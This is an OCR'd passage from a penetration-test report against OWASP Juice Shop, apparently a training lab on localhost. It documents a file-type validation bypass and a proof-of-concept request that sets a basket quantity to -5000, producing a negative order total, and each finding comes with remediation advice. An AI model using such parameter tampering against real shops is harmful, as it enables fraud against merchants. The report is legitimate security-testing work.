


TYPE

1) Po przechwyceniu requesta z poprawnym plikiem PDF, dostajemy taką odpowiedź od serwera, co wskazuje nam na to jak wygląda poprawny komunikat po wysłaniu pliku



2) We change the content of the file to that of a txt file (which is not allowed, you can only validate zip and pdf files). The same way we change the extension in the file name and the type of the sent file in the Content-type header. After sending the prepared query we get response 2xx from the server, which informs us that everything went successfully (and the response from the server is the same as in the case of sending a valid file)



RECOMMENDATION

Include and fix input validation, what values can be sent to the database and how are they processed. Validate data not only on the client-side but also in the server-side.

[LOW] Improper Input Validation

SUMMARY


The analysis showed that a user can buy a product, but change the value of it. What is more, they can even input a negative value, what adds money to their account.

TECHNICAL DETAILS (PROOF OF CONCEPT)

1) A request is intercepted that contains parameters such as ProductId, BasketID, quantity. In the parameter we change the value of the quantity parameter to a negative value (-5000)

```
Content-Type: application/json
Content-Length: 48
Origin: http://localhost:3000
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
continueCode=
9YHZhmtqIWsBS9UrHauZhxT3F8frSWtjilfKS1HJzuPbtlqiVxf54HPgtvYca1S6aUPmsnNiL8SYKh3bc
LLIqzsxYiZKfly; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6
MjEsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0ZXN0QGdtYWlsLmNvbSIsInBhc3N3b3JkIjoiZDlkMWUzY
TVlYjhiNTc0ZDk4NWRhYzQzNWVhNjMzY2UiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6Ii
IsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWd
lcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVh
dGVkQXQiOiIyMDIxLTEyLTE5IDE5OjE4OjI0LjYwNiArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDIxLTEyL
TE5IDE5OjE4OjI0LjYwNiArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE2Mzk5NDE1MDksIm
V4cCI6MTYzOTk1OTUwOX0.Ct7F0jYkxz8gbkjI07Xhs44l43OtuojeMR8p66KrT5x21MzvWvNN6uNE60B
fIYehygI10c2hOiQT113KxB-OV6VlfRzAahIq4SIMmOf4pZ98WBL0l1xlIKbXf_kuxCumdaM4QY4L4M_j
IoDfRUfWZ--3zCUn5XD4iEEWwVjKl3o

{
  "ProductId":33,
  "BasketId":"6",
  "quantity":-5000
}
```

2) After completing the order and going through the payment process, we are shown a panel summarizing the transaction. It shows the price and the number of items purchased. Their number is negative, which is a confirmation that the attack was successful



Order Summary

Product	Price	Quantity	Total Price
Banana Juice (1000ml)	1.99¤	-4	-7.96¤
OWASP Juice Shop T-Shirt	22.49¤	1	22.49¤
Apple Pomace	0.89¤	3	2.67¤
Melon Bike (Comeback-Product 2018 Edition)	2999¤	-5000	-14995000.00¤
		Items	-14994982.80¤
		Delivery	0.99¤
		Promotion	0.00¤
		Total Price	**-14994981.81¤**

RECOMMENDATION

Include and fix input validation, what values can be sent to the database and how are they processed. Validate data not only on the client-side but also in the server-side.